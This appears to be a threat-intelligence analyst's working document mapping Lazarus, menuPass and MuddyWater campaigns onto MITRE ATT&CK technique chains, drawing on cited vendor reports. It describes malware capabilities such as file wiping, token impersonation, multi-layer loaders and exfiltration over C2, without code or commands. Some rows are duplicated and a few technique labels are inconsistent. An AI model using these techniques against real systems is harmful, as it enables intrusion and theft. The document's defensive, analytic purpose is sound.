**T1566.001 Phishing: Spearphishing Attachment**

[1] [Hidden Cobra Targets Turkish Financial Sector With New Bankshot Implant | McAfee Blog](https://www.mcafee.com/blogs/other-blogs/mcafee-labs/hidden-cobra-targets-turkish-financial-sector-new-bankshot-implant/) [2018]

[2] [Lazarus targets defense industry with ThreatNeedle | Securelist](https://securelist.com/lazarus-threatneedle/100803/) [2021]

[3] [Operation (노스 스타) North Star A Job Offer That’s Too Good to be True? | McAfee Blog](https://www.mcafee.com/blogs/other-blogs/mcafee-labs/operation-north-star-a-job-offer-thats-too-good-to-be-true/) [2020]

[4] [North Korea's Lazarus APT leverages Windows Update client, GitHub in latest campaign (malwarebytes.com)](https://www.malwarebytes.com/blog/threat-intelligence/2022/01/north-koreas-lazarus-apt-leverages-windows-update-client-github-in-latest-campaign) [2022]

[5] [LolZarus: Lazarus Group Incorporating Lolbins into Campaigns | Qualys Security Blog](https://blog.qualys.com/vulnerabilities-threat-research/2022/02/08/lolzarus-lazarus-group-incorporating-lolbins-into-campaigns) [2022]

[1] On February 28, the McAfee Advanced Threat Research team discovered that the cybercrime group Hidden Cobra continues to target cryptocurrency and financial organizations

[1] In this new, aggressive campaign we see a return of the Bankshot implant, which last appeared in 2017. Bankshot is designed to persist on a victim’s network for further exploitation

[1] Based on our analysis, financial organizations in Turkey were targeted via spear phishing emails ( **T1566.001 : Spearphishing Attachment** )containing a malicious Microsoft Word document ( **T1204.002 : User Execution : Malicious File** ). The document contains an embedded Adobe Flash exploit, which was recently announced by the Korean Internet Security agency. The exploit, which takes advantage of CVE-2018-4878, allows an attacker to execute arbitrary code such as an implant.

[1] The document contains an embedded Flash script that exploits CVE-2018-4878 and downloads and executes the DLL implant from falcancoin.io. ( **T1203 : Exploitation for Client Execution , T1105 Ingress Tool Transfer )**

[1] The implants (DLLs) are disguised as ZIP files ( **T1036 Masquerading** ) and communicate with three control servers, two of them Chinese-language online gambling sites ( **T1102.002 : <Web Service>:Bidirectional Communication** ) . These URLs can be found hardcoded in the implants’ code.

[1] The sample (a2e966edee45b30bb6bb5c978e55833eec169098) is a Windows DLL that serves as a backdoor and contains a variety of capabilities. The malicious DLL is not a service DLL because it lacks ServiceMain(). To mask itself, it can run as a regular library loaded into a legitimate process ( **T1055.001 Process Injection: Dynamic-link Library Injection, ?T1574.002 : <Hijack Execution Flow>:DLL Side-Loading?** ).

Example approach (from later attack) [4]

[1] The malware begins by creating a new thread from the DllMain() function to carry out its malicious activities:

New thread created in the malware’s DllMain() function.

The malware performs the following activities:

Builds imports by dynamically loading APIs

Decrypts strings needed for control server communications

Performs control server communications

Handles commands issued by the control server

Uninstalls self from the system

The malicious thread dynamically loads the APIs it needs at the beginning of its execution using LoadLibrary() and GetProcAddress(). APIs from the following libraries are loaded at runtime:

Kernel32.dll

Ws2\_32/wsock32.dll

Apvapi32.dll

Oleaut32.dll

Iphlp.dll

Urlmon.dll

[1] Control Server Communications

The malware initiates communication with the control server by sending it an HTTP POST request with additional optional HTTP data, such as:

board\_id is a four-digit number that may be an identifier for a campaign ID. Based on analysis of previous samples, this is a unique identifier.

user\_id is a hardcoded value in the malware binary that is sent to the control server. The username appears to be attacker specified and has occurred in 2017 Bankshot samples. This links the previous samples with this unique username.

filename is based on static analysis. This looks like a specific beacon to indicate that the malware is ready to receive commands.

The optional HTTP data with king.jpg looks like a beacon to inform the control server that the malware is ready to accept new commands:

Commands received from the control server are encoded DWORDs

After decoding, these DWORDs should be in the range 123459h to 123490h

[1] Based on the responses received from the control server, the malware can carry out the following malicious tasks:

* Recursively generate a list of files in a directory and send to the control server ( **T1083 : File and Directory Discovery** )
* Terminate a specific process. The process is identified by the control server sending the PID to the malware.
* Gather network addresses ( **T1016 : System Network Configuration Discovery )** and operating system version ( **T1082 : System Information Discovery** )
* Execute arbitrary commands using “cmd.exe /c” ( **T1059.003 : <Command and Scripting Interpreter>:Windows Command Shell** )
* Spawning arbitrary processes.
* Create processes
* Write responses from the control server to a file
* Send information for all drives ( **T1082 : System Information Discovery** )
* Write data sent by the control server to a temporary file matching the file path pattern %temp%\DWS00\*
* Change the time of a file as specified by the control server
* Create a process by impersonating a logged-on user
* Getting a user token using WTSQueryUserToken.
* A process created as logged-in user.
* Gather the process time for all processes
* Getting time information for all processes running on the system.
* Gather domain and account names based on all running processes
* Gathering account information from running processes.
* Read a specified file’s contents and send the data to the control server ( **T1041 : Exfiltration Over C2 Channel** )
* Write data sent by the control server to an existing file
* Mark a file to be deleted on reboot
* Marking a file for deletion on reboot.
* Overwrite a file with all zeros and mark it for deletion on reboot
* Wiping files with zeros and marking it for deletion on reboot.
* Delete files using the DeleteFile() API
* Load an arbitrary library into its process space. This may be used to load additional downloaded components of the attack.
* Loading an arbitrary library into its own process space.
* After every action is performed the malware sends a response to the control server indicating whether the action was successful.

[1] For this report

MITRE ATT&CK techniques

Exfiltration over command and control channel

Commonly used port

Command-line interface

Service execution

Automated collection

Data from local system

Process discovery

System time discovery

Credential dumping

Exploitation of vulnerability

Process injection

File deletion

#### T1566.001 - Hidden Cobra Targets Turkish Financial Sector With New Bankshot Implant (2)

##### Attack Categorisation

|  |  |  |
| --- | --- | --- |
| ***Dimension*** | ***Description*** | ***Notes*** |
| Attribution | Lazarus Group |  |
| Initial Access Vector | T1566.001 : Spearphishing Attachment |  |
| Attack Origin | North Korea |  |
| Target Location | Turkey | [1] |
| Target Type | Financial organizations | [1] |
| Impact | Exfiltration (confidentiality) | [1] Access to finances or information |
| Vulnerabilities Exploited | CVE-2018-4878 |  |
| Related Attack Patterns |  | TBC |
| Preceded By | TBC | Reference Chain\_ID |
| Schema Version | 0.1 | To allow for future new chain models |
| Date | 2018 |  |
|  |  |  |

##### Attack Technique Chain (Initial Access)

|  |  |  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- | --- | --- |
|  | ***Chain\_ID*** | ***Lazarus\_Group\_002*** |  | ***Ver*** | ***0.1*** |  |  |
|  |  |  |  |  |  |  |  |
| ***ID*** | ***Tactic*** | ***Technique*** | ***Pred*** | ***TInc*** | ***S/G*** | ***KC Step*** | ***Notes*** |
| **1** | **TA0001 : Initial Access** | **T1566.001 : Spearphishing Attachment** | 0 |  | S | IF-DEL/IF-SEN | [1] Based on our analysis, financial organizations in Turkey were targeted via spear phishing emails |
| **2** | **TA0002 : Execution** | **T1204.002 : User Execution : Malicious File** | 1 |  | S | IF-SEN | [1] Containing a malicious Microsoft Word document |
| **3** | **TA0002 : Execution** | **T1203 : Exploitation for Client Execution** | 2 |  | S | IF-EXP | [1] The document contains an embedded Flash script that exploits CVE-2018-4878 and downloads and executes the DLL implant from falcancoin.io |
| **4** | **TA0011 : Command & Control** | **T1071.001 : <Application Layer Protocol>:Web Protocols** | 3 |  | G | IF-C2C | See above |
| **5** | **TA0011 : Command & Control** | **T1105 Ingress Tool Transfer** | 3 |  | S | IF-C2C | See above |
| **6** | **TA0005 Defense Evasion** | **T1036 Masquerading** | 5 |  | G | IF-DEV | [1] The implants (DLLs) are disguised as ZIP files |
| **7** | **TA0005 Defense Evasion** | **T1055.001 Process Injection: Dynamic-link Library Injection** | 5 |  | S | IF-DEV | [1] To mask itself, it can run as a regular library loaded into a legitimate process |
| **8** | **TA0003 : Persistence** | **T1574.002 : <Hijack Execution Flow>:DLL Side-Loading** |  |  |  |  | Replaced by 6 above after further investigation |
| **8** | **TA0011 : Command & Control** | **T1071.001 : <Application Layer Protocol>:Web Protocols** | 7 |  | S | IF-C2C | [1] The malware initiates communication with the control server by sending it an HTTP POST request with additional optional HTTP data |
| **9** | **TA0007 Discovery** | **T1083 : File and Directory Discovery** | 8 |  | S | NP-DIS | [1] Recursively generate a list of files in a directory and send to the control server |
| **10** | **TA0007 Discovery** | **T1082 : System Information Discovery** | 9 |  | S | NP-DIS | [1] Send information for all drives |
| **11** | **TA0007 Discovery** | **T1016 : System Network Configuration Discovery** | 10 |  | S | NP-DIS | [1] Gather network addresses |
| **12** | **TA0011 : Command & Control** | **T1071.001 : <Application Layer Protocol>:Web Protocols** | 11 |  | G | IF-C2C | [1] After every action is performed the malware sends a response to the control server indicating whether the action was successful |
| **13** | **TA0011 : Command & Control** | **T1041 : Exfiltration Over C2 Channel** | 11 |  | S | IF-C2C/AO-EXF | [1] Read a specified file’s contents and send the data to the control server |
| **14** | **TA0011 : Command & Control** | **T1071.001 : <Application Layer Protocol>:Web Protocols** | 13 |  | S | IF-C2C | Next command in from control in this case as below |
| **15** | **TA0011 : Command & Control** | **T1041 : Exfiltration Over C2 Channel** | 14 |  | S | IF-C2C/AO-EXF | [1] Read a specified file’s contents and send the data to the control server |
| **16** | **TA0011 : Command & Control** | **T1071.001 : <Application Layer Protocol>:Web Protocols** | 15 |  | S | IF-C2C | Next command in from control in this case as below |
| **17** | **TA0002 : Execution** | **T1059.003 : <Command and Scripting Interpreter>:Windows Command Shell** | 16 |  | S | NP-EXE |  |
| **18** | **TA0011 : Command & Control** | **T1071.001 : <Application Layer Protocol>:Web Protocols** | 17 |  | S | IF-C2C | After every action is performed the malware sends a response to the control server indicating whether the action was successful |
|  |  |  |  |  |  |  |  |

**T1566.001 Phishing: Spearphishing Attachment**

See notes above (for 1 to 5)

[1] [Hidden Cobra Targets Turkish Financial Sector With New Bankshot Implant | McAfee Blog](https://www.mcafee.com/blogs/other-blogs/mcafee-labs/hidden-cobra-targets-turkish-financial-sector-new-bankshot-implant/) [2018]

[2] [Lazarus targets defense industry with ThreatNeedle | Securelist](https://securelist.com/lazarus-threatneedle/100803/) [2021]

[3] [Operation (노스 스타) North Star A Job Offer That’s Too Good to be True? | McAfee Blog](https://www.mcafee.com/blogs/other-blogs/mcafee-labs/operation-north-star-a-job-offer-thats-too-good-to-be-true/) [2020]

[4] [North Korea's Lazarus APT leverages Windows Update client, GitHub in latest campaign (malwarebytes.com)](https://www.malwarebytes.com/blog/threat-intelligence/2022/01/north-koreas-lazarus-apt-leverages-windows-update-client-github-in-latest-campaign) [2022]

[5] [LolZarus: Lazarus Group Incorporating Lolbins into Campaigns | Qualys Security Blog](https://blog.qualys.com/vulnerabilities-threat-research/2022/02/08/lolzarus-lazarus-group-incorporating-lolbins-into-campaigns) [2022]

[6] [Lazarus targets defense industry with ThreatNeedle | Securelist](https://securelist.com/lazarus-threatneedle/100803/) [2021] – For T1049 but save for a new attack

### menuPass

#### ATT&CK Technique Summary

**The Group TechChain for G0045 - menuPass is**

**The Group ATT&CK attribution is Unknown**

**The Group TCERT attribution is CN**

**Next tactic is TA0043 : Reconnaissance []**

**Next tactic is TA0042 : Resource Development ['T1588.002', 'T1583.001']**

**Next Technique is T1588.002 : <Obtain Capabilities>:Tool**

**Next Technique is T1583.001 : <Acquire Infrastructure>:Domains**

**Next tactic is TA0001 : Initial Access ['T1190', 'T1566.001', 'T1199', 'T1078']**

**Next Technique is T1190 : Exploit Public-Facing Application**

**Next Technique is T1566.001 : <Phishing>: Spearphishing Attachment**

**Next Technique is T1199 : Trusted Relationship**

**Next Technique is T1078 : Valid Accounts**

**Next tactic is TA0002 : Execution ['T1106', 'T1204.002', 'T1059.003', 'T1053.005', 'T1047', 'T1059.001']**

**Next Technique is T1106 : Native API**

**Next Technique is T1204.002 : <User Execution>:Malicious File**

**Next Technique is T1059.003 : <Command and Scripting Interpreter>:Windows Command Shell**

**Next Technique is T1053.005 : <Scheduled Task/Job>:Scheduled Task**

**Next Technique is T1047 : Windows Management Instrumentation**

**Next Technique is T1059.001 : <Command and Scripting Interpreter>:PowerShell**

**Next tactic is TA0003 : Persistence ['T1574.002', 'T1574.001', 'T1053.005', 'T1078']**

**Next Technique is T1574.002 : <Hijack Execution Flow>:DLL Side-Loading**

**Next Technique is T1574.001 : <Hijack Execution Flow>:DLL Search Order Hijacking**

**Next Technique is T1053.005 : <Scheduled Task/Job>:Scheduled Task**

**Next Technique is T1078 : Valid Accounts**

**Next tactic is TA0004 : Privilege Escalation ['T1055.012', 'T1574.002', 'T1574.001', 'T1053.005', 'T1078']**

**Next Technique is T1055.012 : <Process Injection>:Process Hollowing**

**Next Technique is T1574.002 : <Hijack Execution Flow>:DLL Side-Loading**

**Next Technique is T1574.001 : <Hijack Execution Flow>:DLL Search Order Hijacking**

**Next Technique is T1053.005 : <Scheduled Task/Job>:Scheduled Task**

**Next Technique is T1078 : Valid Accounts**

**Next tactic is TA0005 : Defense Evasion ['T1070.003', 'T1553.002', 'T1218.004', 'T1036.003', 'T1036', 'T1036.005', 'T1140', 'T1027', 'T1070.004', 'T1055.012', 'T1574.002', 'T1574.001', 'T1078']**

**Next Technique is T1070.003 : <Indicator Removal on Host>:Clear Command History**

**Next Technique is T1553.002 : <Subvert Trust Controls>:Code Signing**

**Next Technique is T1218.004 : <System Binary Proxy Execution>:InstallUtil**

**Next Technique is T1036.003 : <Masquerading>:Rename System Utilities**

**Next Technique is T1036 : Masquerading**

**Next Technique is T1036.005 : <Masquerading>:Match Legitimate Name or Location**

**Next Technique is T1140 : Deobfuscate/Decode Files or Information**

**Next Technique is T1027 : Obfuscated Files or Information**

**Next Technique is T1070.004 : <Indicator Removal on Host>:File Deletion**

**Next Technique is T1055.012 : <Process Injection>:Process Hollowing**

**Next Technique is T1574.002 : <Hijack Execution Flow>:DLL Side-Loading**

**Next Technique is T1574.001 : <Hijack Execution Flow>:DLL Search Order Hijacking**

**Next Technique is T1078 : Valid Accounts**

**Next tactic is TA0006 : Credential Access ['T1003.003', 'T1003.004', 'T1056.001', 'T1003.002']**

**Next Technique is T1003.003 : <OS Credential Dumping>:NTDS**

**Next Technique is T1003.004 : <OS Credential Dumping>:LSA Secrets**

**Next Technique is T1056.001 : <Input Capture>:Keylogging**

**Next Technique is T1003.002 : <OS Credential Dumping>:Security Account Manager**

**Next tactic is TA0007 : Discovery ['T1083', 'T1087.002', 'T1046', 'T1018', 'T1049', 'T1016']**

**Next Technique is T1083 : File and Directory Discovery**

**Next Technique is T1087.002 : <Account Discovery>:Domain Account**

**Next Technique is T1046 : Network Service Discovery**

**Next Technique is T1018 : Remote System Discovery**

**Next Technique is T1049 : System Network Connections Discovery**

**Next Technique is T1016 : System Network Configuration Discovery**

**Next tactic is TA0008 : Lateral Movement ['T1210', 'T1021.004', 'T1021.001']**

**Next Technique is T1210 : Exploitation of Remote Services**

**Next Technique is T1021.004 : <Remote Services>:SSH**

**Next Technique is T1021.001 : <Remote Services>:Remote Desktop Protocol**

**Next tactic is TA0009 : Collection ['T1119', 'T1074.002', 'T1056.001', 'T1005', 'T1560', 'T1039', 'T1560.001', 'T1074.001']**

**Next Technique is T1119 : Automated Collection**

**Next Technique is T1074.002 : <Data Staged>:Remote Data Staging**

**Next Technique is T1056.001 : <Input Capture>:Keylogging**

**Next Technique is T1005 : Data from Local System**

**Next Technique is T1560 : Archive Collected Data**

**Next Technique is T1039 : Data from Network Shared Drive**

**Next Technique is T1560.001 : <Archive Collected Data>:Archive via Utility**

**Next Technique is T1074.001 : <Data Staged>:Local Data Staging**

**Next tactic is TA0011 : Command and Control ['T1568.001', 'T1090.002', 'T1105']**

**Next Technique is T1568.001 : <Dynamic Resolution>:Fast Flux DNS**

**Next Technique is T1090.002 : <Proxy>:External Proxy**

**Next Technique is T1105 : Ingress Tool Transfer**

**Next tactic is TA0010 : Exfiltration []**

**Next tactic is TA0040 : Impact []**

#### APT10: sophisticated multi-layered loader Ecipekac discovered in A41APT campaign

##### Attack Categorisation

|  |  |  |
| --- | --- | --- |
| ***Dimension*** | ***Technique*** | ***Notes*** |
| Attribution | menuPass |  |
| Initial Access Vector | T1190 : Exploit Public Facing Application | [1] The actor leveraged vulnerabilities in Pulse Connect Secure in order to hijack VPN sessions, or took advantage of system credentials that were stolen in previous operations. |
| Attack Origin | China | Via TCERT |
| Target Location | Japan | [1] In 2019, we observed an APT campaign targeting multiple industries, including the Japanese manufacturing industry and its overseas operations, that was designed to steal information. |
| Target Type | Manufacturing | [1] See above |
| Impact | Exfiltration (confidentiality) |  |
| Vulnerabilities Exploited | ["CVE-2019-11510", "CVE-2019-11539"] | [2] |
| Related Attack Patterns |  |  |
| Preceded By | NA | Reference Chain\_ID |
| Schema Version | 0.1 | To allow for future new chain models |
| Date | 2019 | [1] See above |

##### Attack Technique Chain (Initial Access)

|  |  |  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- | --- | --- |
|  | ***Chain\_ID*** | ***menuPass\_001*** |  | ***Ver*** | ***0.1*** |  |  |
|  |  |  |  |  |  |  |  |
| ***ID*** | ***Tactic*** | ***Technique*** | ***Pred*** | ***TInc*** | ***S/G*** | ***KC Step*** | ***Notes*** |
| **1** | **TA0001 : Initial Access** | **T1190 : Exploit Public-Facing Application** | 0 |  | S | IF-EXP | [1] The actor leveraged vulnerabilities in Pulse Connect Secure in order to hijack VPN sessions, or took advantage of system credentials that were stolen in previous operations.  Assume CVE-2019-11539 to allow Ecipekac |
| **2** | **TA0005 : Defense Evasion** | **T1036.005 : <Masquerading>:Match Legitimate Name or Location** | 1 |  | G | IF-DEV | [1] See below |
| **3** | **TA0005 : Defense Evasion** | **T1553.002 : <Subvert Trust Controls>:Code Signing** | 1 |  | G | IF-DEV | [1] See below |
| **4** | **TA0005 : Defense Evasion** | **T1574.002 : <Hijack Execution Flow>:DLL Side-Loading** | 1 |  | S | IF-DEV/NP-EXE | [1] The Ecipekac Layer I loader abuses policytool.exe, a legitimate application that is normally packaged in the IBM Development Package for Eclipse, to load a malicious DLL named ‘jli.dll’ in the current directory via the DLL side-loading technique |
| **5** | **TA0005 : Defense Evasion** | **T1027 : Obfuscated Files or Information** | 4 |  | G | IF-DEV | [1] The layer I loader decrypts the layer II loader shellcode from the embedded data in ‘vac.dll’. Several crypto algorithms are used, such as XOR, AES and DES |
| **6** | **TA0005 : Defense Evasion** | **T1140 : Deobfuscate/Decode Files or Information** | 4 |  | S | IF-DEV/NP-EXE | [1] The layer I loader decrypts the layer II loader shellcode from the embedded data in ‘vac.dll’. Several crypto algorithms are used, such as XOR, AES and DES |
| **7** | **TA0002 : Execution** | **T1059.003 : <Command and Scripting Interpreter>:Windows Command Shell** | 6 |  | S | NP-EXE | [1] The Ecipekac Layer II loader is a simple shellcode which contains the data of the next layer DLL in disordered parts |
| **8** | **TA0005 : Defense Evasion** | **T1140 : Deobfuscate/Decode Files or Information** | 7 |  | S | IF-DEV/NP-EXE | [1] See above |
| **9** | **TA0005 : Defense Evasion** | **T1553.002 : <Subvert Trust Controls>:Code Signing** | 8 |  | G | IF-DEV | [1] See above |
| **10** | **TA0002 : Execution** | **T1129 : Shared Modules** | 8 |  | S | NP-EXE | [1] Run above DLL (Layer III) |
| **11** | **TA0005 : Defense Evasion** | **T1140 : Deobfuscate/Decode Files or Information** | 10 |  | S | IF-DEV/NP-EXE | [1] The third layer’s method of loading the next layer resembles the first layer. It reads encrypted data from the end of ‘pcasvc.dll’, which is signed using a digital certificate as is the case with ‘vac.dll’. |
| **12** | **TA0002 : Execution** | **T1059.003 : <Command and Scripting Interpreter>:Windows Command Shell** | 11 |  | S | NP-EXE | [1] The crypto algorithms are again one-byte XOR and AES CBC mode, this time to decrypt the fourth loader shellcode from the embedded data of ‘pcasvc.dll  [1] The payload of the first type shellcode is either “P8RAT” or “FYAnti loader” |
| **13** | **TA0005 : Defense Evasion** | **T1497.001 : Virtualization/Sandbox Evasion: System Checks** | 12 |  | G | IF-DEV | [1] The SodaMaster module also shows an anti-VM feature. The malware looks for the presence of the registry key “HKEY\_CLASSES\_ROOT\\Applications  \\VMwareHostOpen.exe” on the victim’s system before proceeding to its main functionality. |
| **14** | **TA0007 : Discovery** | **T1012 : Query Registry** | 12 |  | S | NP-DIS/NP-EXE | [1] See above |
| **15** | **TA0005 : Defense Evasion** | **T1055.001 : Process Injection: Dynamic-link Library Injection** | 14 |  | S | IF-DEV/NP-EXE | P8RAT/SODAMASTER - [5] This is a RAT that is usually loaded with one or more shellcode and/or reflective DLL injection techniques |
| **16** | **TA0005 : Defense Evasion** | **T1027 : Obfuscated Files or Information** | 15 |  | G | IF-DEV | [1] Another characteristic of SodaMaster is the use of a common obfuscation technique known as “stackstrings” to create the registry key in double-byte characters |
| **17** | **TA0003 : Persistence** | **T1547.001 : Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder** | 15 |  | S | IF-PER | [1] Another characteristic of SodaMaster is the use of a common obfuscation technique known as “stackstrings” to create the registry key in double-byte characters |
| **18** | **TA0011 : Command & Control** | **T1573.001 : Encrypted Channel: Symmetric Cryptography** | 17 |  | G | IF-C2C | [5] The RAT uses RC4 or a hardcoded RSA key for traffic encryption/decryption  [1] When execution of this malware begins, it creates a mutex with a name in the reverse order of the CRC32 checksum calculated from the encoded RSA key and its following additional data. Then the malware randomly generates a value as an RC4 key for C2 communication |
| **19** | **TA0011 : Command & Control** | **T1071.001 : Application Layer Protocol: Web Protocols** | 17 |  | S | IF-C2C | [5] Its communication can either happen via a raw TCP socket or a HTTP POST request |
| **20** | **TA0011 : Command & Control** | **T1105 : Ingress Tool Transfer** | 19 |  | S | IF-C2C | [1] Based on the analysis of the backdoor features of the SodaMaster module, the purpose of this malware is also to download and execute payloads (DLL or shellcode) |
| **21** | **TA0007 : Discovery** | **T1082 ; System Information Discovery** | 20 |  | G | NP-DIS | [1] Example action  [1] SodaMaster sends system information such as user\_name, the host\_name, PID of the malware module, OS\_version, etc. |
| **22** | **TA0005 : Defense Evasion** | **T1574.002 : <Hijack Execution Flow>:DLL Side-Loading** | 20 |  | S | IF-DEV/NP-EXE | [1] See above |
| **23** | **TA0011 : Command & Control** | **T1071.001 : Application Layer Protocol: Web Protocols** | 22 |  | S | IF-C2C | [5] Its communication can either happen via a raw TCP socket or a HTTP POST request |
| **24** | **TA0011 : Command & Control** | **T1105 : Ingress Tool Transfer** | 23 |  | S | IF-C2C | [1] Based on the analysis of the backdoor features of the SodaMaster module, the purpose of this malware is also to download and execute payloads (DLL or shellcode) |
| **25** | **TA0007 : Discovery** | **T1135 ; Network Service Discovery** | 24 |  | G | NP-DIS | [3] Heavy usage of network discovery using RDP |
| **26** | **TA0007 : Discovery** | **T1049 : System Network Connections Discovery** | 24 |  | G | NP-DIS | [3] Heavy usage of network discovery using RDP |
| **27** | **TA0007 : Discovery** | **T1016 : System Network Configuration Discovery** | 24 |  | G | NP-DIS | [3] Heavy usage of network discovery using RDP |
| **28** | **TA0002 : Execution** | **T1059.003 : <Command and Scripting Interpreter>:Windows Command Shell** | 24 |  | S | NP-EXE | [1] See above |
| **29** | **TA0011 : Command & Control** | **T1071.001 : Application Layer Protocol: Web Protocols** | 28 |  | S | IF-C2C | [5] Its communication can either happen via a raw TCP socket or a HTTP POST request |
| **30** | **TA0010 : Exfiltration** | **T1041 : Exfiltration Over C2 Channel** | 29 |  | S | AO-EXF | [1] In 2019, we observed an APT campaign targeting multiple industries, including the Japanese manufacturing industry and its overseas operations, that was designed to steal information |
|  |  |  |  |  |  |  |  |

[1] [APT10: sophisticated multi-layered loader Ecipekac discovered in A41APT campaign | Securelist](https://securelist.com/apt10-sophisticated-multi-layered-loader-ecipekac-discovered-in-a41apt-campaign/101519/) [2021]

[2] [Attacks Exploiting Vulnerabilities in Pulse Connect Secure - JPCERT/CC Eyes | JPCERT Coordination Center official Blog](https://blogs.jpcert.or.jp/en/2020/04/attacks-exploiting-vulnerabilities-in-pulse-connect-secure.html) [2019] (via [1])

[3] [APT10: Tracking down the stealth activity of the A41APT campaign (kasperskydaily.com)](https://media.kasperskydaily.com/wp-content/uploads/sites/86/2021/02/25140359/greatidea_A41_v1.0.pdf) [2021] ( via [1])

[4] [P8RAT, Software S0626 | MITRE ATT&CK®](https://attack.mitre.org/software/S0626/)

[5] [SodaMaster (Malware Family) (fraunhofer.de)](https://malpedia.caad.fkie.fraunhofer.de/details/win.sodamaster)

### MuddyWater

#### ATT&CK Technique Summary

**The Group TechChain for G0069 - MuddyWater is**

**The Group ATT&CK attribution is Iran**

**The Group TCERT attribution is IR**

**Next tactic is TA0043 : Reconnaissance ['T1589.002']**

**Next Technique is T1589.002 : <Gather Victim Identity Information>:Email Addresses**

**Next tactic is TA0042 : Resource Development ['T1588.002', 'T1583.006']**

**Next Technique is T1588.002 : <Obtain Capabilities>:Tool**

**Next Technique is T1583.006 : <Acquire Infrastructure>:Web Services**

**Next tactic is TA0001 : Initial Access ['T1566.002', 'T1566.001']**

**Next Technique is T1566.002 : <Phishing>:Spearphishing Link**

**Next Technique is T1566.001 : <Phishing>:Spearphishing Attachment**

**Next tactic is TA0002 : Execution ['T1059.007', 'T1059.006', 'T1204.001', 'T1053.005', 'T1203', 'T1059.005', 'T1559.002', 'T1059.003', 'T1559.001', 'T1047', 'T1204.002', 'T1059.001']**

**Next Technique is T1059.007 : <Command and Scripting Interpreter>:JavaScript**

**Next Technique is T1059.006 : <Command and Scripting Interpreter>:Python**

**Next Technique is T1204.001 : <User Execution>:Malicious Link**

**Next Technique is T1053.005 : <Scheduled Task/Job>:Scheduled Task**

**Next Technique is T1203 : Exploitation for Client Execution**

**Next Technique is T1059.005 : <Command and Scripting Interpreter>:Visual Basic**

**Next Technique is T1559.002 : <Inter-Process Communication>:Dynamic Data Exchange**

**Next Technique is T1059.003 : <Command and Scripting Interpreter>:Windows Command Shell**

**Next Technique is T1559.001 : <Inter-Process Communication>:Component Object Model**

**Next Technique is T1047 : Windows Management Instrumentation**

**Next Technique is T1204.002 : <User Execution>:Malicious File**

**Next Technique is T1059.001 : <Command and Scripting Interpreter>:PowerShell**

**Next tactic is TA0003 : Persistence ['T1053.005', 'T1137.001', 'T1547.001']**

**Next Technique is T1053.005 : <Scheduled Task/Job>:Scheduled Task**

**Next Technique is T1137.001 : <Office Application Startup>:Office Template Macros**

**Next Technique is T1547.001 : <Boot or Logon Autostart Execution>:Registry Run Keys / Startup Folder**

**Next tactic is TA0004 : Privilege Escalation ['T1053.005', 'T1548.002', 'T1547.001']**

**Next Technique is T1053.005 : <Scheduled Task/Job>:Scheduled Task**

**Next Technique is T1548.002 : <Abuse Elevation Control Mechanism>:Bypass User Account Control**

**Next Technique is T1547.001 : <Boot or Logon Autostart Execution>:Registry Run Keys / Startup Folder**

**Next tactic is TA0005 : Defense Evasion ['T1562.001', 'T1027.003', 'T1027.004', 'T1218.011', 'T1548.002', 'T1036.005', 'T1218.003', 'T1027', 'T1140', 'T1218.005']**

**Next Technique is T1562.001 : <Impair Defenses>:Disable or Modify Tools**

**Next Technique is T1027.003 : <Obfuscated Files or Information>:Steganography**

**Next Technique is T1027.004 : <Obfuscated Files or Information>:Compile After Delivery**

**Next Technique is T1218.011 : <System Binary Proxy Execution>:Rundll32**

**Next Technique is T1548.002 : <Abuse Elevation Control Mechanism>:Bypass User Account Control**

**Next Technique is T1036.005 : <Masquerading>:Match Legitimate Name or Location**

**Next Technique is T1218.003 : <System Binary Proxy Execution>:CMSTP**

**Next Technique is T1027 : Obfuscated Files or Information**

**Next Technique is T1140 : Deobfuscate/Decode Files or Information**

**Next Technique is T1218.005 : <System Binary Proxy Execution>:Mshta**

**Next tactic is TA0006 : Credential Access ['T1555', 'T1003.005', 'T1003.004', 'T1555.003', 'T1552.001', 'T1003.001']**

**Next Technique is T1555 : Credentials from Password Stores**

**Next Technique is T1003.005 : <OS Credential Dumping>:Cached Domain Credentials**

**Next Technique is T1003.004 : <OS Credential Dumping>:LSA Secrets**

**Next Technique is T1555.003 : <Credentials from Password Stores>:Credentials from Web Browsers**

**Next Technique is T1552.001 : <Unsecured Credentials>:Credentials In Files**

**Next Technique is T1003.001 : <OS Credential Dumping>:LSASS Memory**

**Next tactic is TA0007 : Discovery ['T1518', 'T1049', 'T1087.002', 'T1033', 'T1016', 'T1518.001', 'T1082', 'T1057', 'T1083']**

**Next Technique is T1518 : Software Discovery**

**Next Technique is T1049 : System Network Connections Discovery**

**Next Technique is T1087.002 : <Account Discovery>:Domain Account**

**Next Technique is T1033 : System Owner/User Discovery**

**Next Technique is T1016 : System Network Configuration Discovery**

**Next Technique is T1518.001 : <Software Discovery>:Security Software Discovery**

**Next Technique is T1082 : System Information Discovery**

**Next Technique is T1057 : Process Discovery**

**Next Technique is T1083 : File and Directory Discovery**

**Next tactic is TA0008 : Lateral Movement []**

**Next tactic is TA0009 : Collection ['T1113', 'T1560.001']**

**Next Technique is T1113 : Screen Capture**

**Next Technique is T1560.001 : <Archive Collected Data>:Archive via Utility**

**Next tactic is TA0011 : Command and Control ['T1219', 'T1102.002', 'T1132.001', 'T1071.001', 'T1104', 'T1105', 'T1090.002']**

**Next Technique is T1219 : Remote Access Software**

**Next Technique is T1102.002 : <Web Service>:Bidirectional Communication**

**Next Technique is T1132.001 : <Data Encoding>:Standard Encoding**

**Next Technique is T1071.001 : <Application Layer Protocol>:Web Protocols**

**Next Technique is T1104 : Multi-Stage Channels**

**Next Technique is T1105 : Ingress Tool Transfer**

**Next Technique is T1090.002 : <Proxy>:External Proxy**

**Next tactic is TA0010 : Exfiltration ['T1041']**

**Next Technique is T1041 : Exfiltration Over C2 Channel**

**Next tactic is TA0040 : Impact []**

#### T1566.001 - Iranian Threat Group Updates Tactics, Techniques and Procedures in Spear Phishing Campaign

##### Attack Categorisation

|  |  |  |
| --- | --- | --- |
| ***Dimension*** | ***Description*** | ***Notes*** |
| Attribution | MuddyWater |  |
| Initial Access Vector | T1566.001 : Spearphishing Attachment |  |
| Attack Origin | Iran |  |
| Target Location | Turkey, Pakistan, Tajikistan [2] Middle East [1] |  |
| Target Type | [2] Government, Defense |  |
| Impact | Exfiltration (confidentiality) |  |
| Vulnerabilities Exploited |  |  |
| Related Attack Patterns |  | TBC |
| Preceded By | TBC | Reference Chain\_ID |
| Schema Version | 0.1 | To allow for future new chain models |
